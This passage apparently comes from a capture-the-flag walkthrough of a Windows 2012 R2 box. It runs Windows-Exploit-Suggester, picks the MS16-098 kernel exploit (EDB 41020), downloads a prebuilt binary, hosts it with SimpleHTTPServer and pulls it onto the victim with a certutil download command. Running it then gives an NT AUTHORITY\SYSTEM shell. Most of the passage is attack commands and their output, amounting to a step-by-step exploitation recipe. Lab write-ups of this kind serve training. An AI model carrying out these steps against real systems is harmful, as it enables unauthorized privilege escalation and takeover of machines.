[+] writing to file 2019-09-07-mssb.xls
[*] done
root@kali:~/Windows-Exploit-Suggester# ls
2019-09-07-mssb.xls LICENSE.md README.md windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester# gedit sysinfo.txt
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --database 2019-09-07-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension

```

- We now found some new vulnerable (ms16-098)

```

+] systeminfo input file read successfully (utf-8)
*) querying database file for potential vulnerabilities
*) comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
*) there are now 246 remaining vulns
+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
+] windows version identified as 'Windows 2012 R2 64-bit'
*)
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
*) https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
*) https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege
escalation (MS16-135) (2)
*) https://github.com/tinysec/public/tree/master/CVE-2016-7255
*)
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
*) https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
*)
[M] MS16-075: Security Update
*) https://github.com/foxglovesecurity/MS16-075-PoC
*) https://github.com/Kevi...
ivilege
*) https://bugs.chromium.org...
*) https://foxglovesecurity...
*)
[E] MS16-074: Security Update
*) https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based
Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
*) https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (MS16-074
, PoC
*)
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical

```

- Open the link and download the exploit

The screenshot shows a exploit-db page for the MS16-098 exploit. The title is "Microsoft Windows 8.1 (x64) - 'RGNOBJ Integer Overflow'". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:
41020		SAIF	LOCAL

Buttons for "Download" and "Exploit:" (with a download icon) are visible. A "edb verified" badge with a green checkmark is present. A back arrow icon is at the bottom left.

```

// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db
// Binary: https://github.com/offensive-security/exploitdb-bin-spoils/raw/master/bin-spoil

#include <Windows.h>
#include <wingdi.h>
#include <stdio.h>
#include <winddi.h>

```

- After that, we try to **gcc** it to the output into **.exe** file but **failed** because we dont have the '**windows.h**' files

- 'locate 41020' to check if the .exe is already built-in **but not found**

```

root@kali:~/Windows-Exploit-Suggester# cd ../Downloads/
root@kali:~/Downloads# gcc 4
40300.py 41020.c 41200.py
root@kali:~/Downloads# gcc 41020.c -o ex.exe
41020.c:4:10: fatal error: Windows.h: No such file or directory
   4 | #include <Windows.h>
   |
compilation terminated.
root@kali:~/Downloads# locate 41020
/opt/nessus/lib/nessus/plugins/sl_20141020_qemu_kvm_on_SL7_x.nasl
/opt/nessus/lib/nessus/plugins/sl_20141020_rsyslog5_and_rsyslog_on_SL5_x.nasl
/opt/nessus/lib/nessus/plugins/solaris10_141020.nasl
/opt/nessus/lib/nessus/plugins/suse_11_flash-player-141020.nasl
/opt/nessus/lib/nessus/plugins/suse_11_libxml2-141020.nasl
/usr/lib/firmware/ar3k/AthrBT_0x41020000.dfu
/usr/lib/firmware/ar3k/ramps_0x41020000_40.dfu
/usr/share/exploitdb/exploits/windows_x86-64/local/41020.c
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/metasploit-credential-3.0.3/db/migrate/20140410205410_create_metasploit_credential_origin_imports.rb

```

- searchsploit **ms16-098**

> we see that there is .c and .txt is already downloaded.

```

root@kali:~/Downloads# searchsploit ms16-098
-----
Exploit Title          | Path
                         | (/usr/share/exploitdb/)
-----
Microsoft Windows 8.1 (x64) - 'RGNOBJ'    | exploits/windows_x86-64/local/41020.c
Microsoft Windows 8.1 (x64) - RGNOBJ I    | exploits/windows_x86-64/local/42435.txt
-----
Shellcodes: No Result

```

> Now, let's download the **41020.exe**

https://github.com/offensive-security/exploitdb-bin-spoils/raw/master/bin-spoils/41020.exe

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

EDB-ID: 41020 **Type:** LOCAL **Platform:** WINDOWS_X86-64 **Date:** 2017-01-03

EDB Version: **Vulnerable App:**

Opening 41020.exe
You have chosen to open:
41020.exe
which is: DOS/Windows executable (547 KB)
from: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-spoils/master/bin-spoils/41020.exe
Would you like to save this file?
Cancel Save File

```
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80
// Binary: https://github.com/offensive-security/exploitdb-bin-spoils/raw/master/bin-spoils/41020.exe
```

> Kill the SimpleHTTP on the other tab and re-open it on this folder.

→ We now hosting that file.

```
root@kali: ~/Downloads
File Edit View Search Terminal Tabs Help
root@kali: ~ root@kali: ~ root@kali: ~/Windows-Exploit-Su... root@kali: ~/Downloads
root@kali:~/Downloads# locate 41020
/opt/nessus/lib/nessus/plugins/sl_20141020_qemu_kvm_on_SL7_x.nasl
/opt/nessus/lib/nessus/plugins/sl_20141020_rsyslog5_and_rsyslog_on_SL5_x.nasl
/opt/nessus/lib/nessus/plugins/solaris10_141020.nasl
/opt/nessus/lib/nessus/plugins/suse_11_flash-player-141020.nasl
/opt/nessus/lib/nessus/plugins/suse_11_libxml2-141020.nasl
/usr/lib/firmware/ar3k/AthrBT_0x41020000.dfu
/usr/lib/firmware/ar3k/ramps_0x41020000_40.dfu
/usr/share/exploitdb/exploits/windows_x86-64/local/41020.c
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/metasploit-credential-3.0.3/db/migrate/20140410205410_create_metasploit_credential_origin_imports.rb
root@kali:~/Downloads# searchsploit ms16-098
-----
Exploit Title | Path
               | (/usr/share/exploitdb/)

Microsoft Windows 8.1 (x64) - 'RGNOBJ' | exploits/windows_x86-64/local/41020.c
Microsoft Windows 8.1 (x64) - RGNOBJ I | exploits/windows_x86-64/local/42435.txt
-----
Shellcodes: No Result
root@kali:~/Downloads# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

- Transfer that **41020.exe** file into the victim machine

root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: ~ x root@kali: ~/Windows-Expl... x root@kali: ~/Downloads x

```
[28]: KB2998527
[29]: KB3000850
[30]: KB3003057
[31]: KB3014442
Network Card(s):
1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
      Connection Name: Ethernet0
      DHCP Enabled: No
      IP address(es)
      [01]: 10.10.10.8
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

C:\Users\kostas\Desktop>certutil -urlcache -f http://10.10.14.14/41020.exe sh.exe

certutil -urlcache -f http://10.10.14.14/41020.exe sh.exe

http://10.10.14.14/41020.exe

WinHttp Cache entries: 1

**** Online ****

CertUtil: -URLCache command completed successfully.

C:\Users\kostas\Desktop>

- Execute the file on the victim

C:\Users\kostas\Desktop>dir

dir

Volume in drive C has no label.

Volume Serial Number is D0BC-0196

Directory of C:\Users\kostas\Desktop

File	Date	Time	Size	Description
.	14/09/2019	07:19	00	<DIR>
..	14/09/2019	07:19	00	<DIR>
%TEMP%	14/09/2019	05:27	00	<DIR>
1.914 bfBa0ELnVuQu.txt	14/09/2019	05:34	00	
760.320 hfs.exe	18/03/2017	03:11	00	
560.128 sh.exe	14/09/2019	07:29	00	
16.664 sher.ps1	14/09/2019	07:08	00	
32 user.txt.txt	18/03/2017	03:13	00	
5 File(s) 1.339.058 bytes				
3 Dir(s) 31.893.487.616 bytes free				

I

C:\Users\kostas\Desktop>

- Succesfully escalated

```
C:\Users\kostas\Desktop>sh.exe  
sh.exe  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Users\kostas\Desktop>whoami  
whoami  
I  
nt authority\system  
  
C:\Users\kostas\Desktop>
```